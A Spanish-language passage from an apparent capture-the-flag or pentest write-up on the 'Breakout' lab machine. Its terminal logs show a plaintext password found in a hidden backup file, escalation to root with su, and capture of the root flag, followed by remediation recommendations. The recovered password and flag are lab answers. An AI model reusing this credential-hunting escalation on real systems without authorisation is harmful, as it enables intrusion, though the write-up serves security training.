Se crea un directorio, el directorio es una carpeta bajo el nombre “var”. Navegamos al directorio y vemos que dicha carpeta tiene el siguiente contenido:

```

cyber@breakout:~/var$ ls
ls
backups
cyber@breakout:~/var$ cd backups
cd backups
bash: backups: command not found
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ ls
ls
cyber@breakout:~/var/backups$ ls -lah
ls -lah
total 12K
drwxr-xr-x 2 cyber cyber 4.0K Jun 17 16:46 .
drwxr-xr-x 3 cyber cyber 4.0K Jun 16 18:44 ..
-rw----- 1 cyber cyber  17 Oct 20  2021 .old_pass.bak
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$

```

Finalmente vemos que este archivo contiene una contraseña no cifrada. Procedemos a probar la contraseña con el comando “su”:


```

cyber@breakout:~/var/backups$ su
su
Password: Ts&4YurgtRX(=~h

root@breakout:/home/cyber/var/backups# whoami
whoami
root
root@breakout:/home/cyber/var/backups# █

```

Hemos ganado acceso al usuario “root” por lo que podríamos decir que la maquina esta completamente vulnerada. Ahora navegamos por los archivos de raíz hasta llegar al directorio “root”, procedemos a listarlo para ver si encontramos algo más de información:

```

root@breakout:/# ls
ls
bin  initrd.img  libx32  proc  sys  vmlinuz
boot  initrd.img.old  lost+found  root  tmp  vmlinuz.old
dev  lib  media  run  usermin-setup.out  webmin-setup.out
etc  lib32  mnt  sbin  usr
home  lib64  opt  srv  var
root@breakout:/# cd root
cd root
root@breakout:~/# ls -lah
ls -lah
total 40K
drwx----- 6 root root 4.0K Oct 20 2021 .
drwxr-xr-x 18 root root 4.0K Oct 19 2021 ..
-rw----- 1 root root 281 Oct 20 2021 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4.0K Oct 19 2021 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 100 Oct 19 2021 r00t.txt
drwx----- 2 root root 4.0K Oct 19 2021 .spmassassin
drwxr-xr-x 2 root root 4.0K Oct 19 2021 .tmp
drwx----- 6 root root 4.0K Oct 19 2021 .usermin
root@breakout:~/# cat r00t.txt
cat rr00t.txt
cat: rr00t.txt: No such file or directory
root@breakout:~/# cat r00t.txt
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~/# █

```

Como podrán observar, hemos conseguido la flag de root.

Así concluye la fase de post explotación.

Hemos podido lograr acceso al usuario root, por lo que proseguimos a dar recomendaciones para la seguridad del servidor en cuestión:

Recomendaciones:

Vulnerabilidad	Tipo	Recomendación
Contraseña en código de pagina	GRAVE	Sanitizar el código de la pagina enlistada en este documento.
Archivos con información sensible en el almacenamiento del servidor	GRAVE	Re ubicar respaldos con información sensible a una ubicación fuera del almacenamiento del servidor.
Escalación de privilegios usando permisos sobre aplicaciones	GRAVE	Revisar los permisos de los usuarios sobre ejecutables los cuales son sean necesarios para evitar una “semi” escalación de privilegios.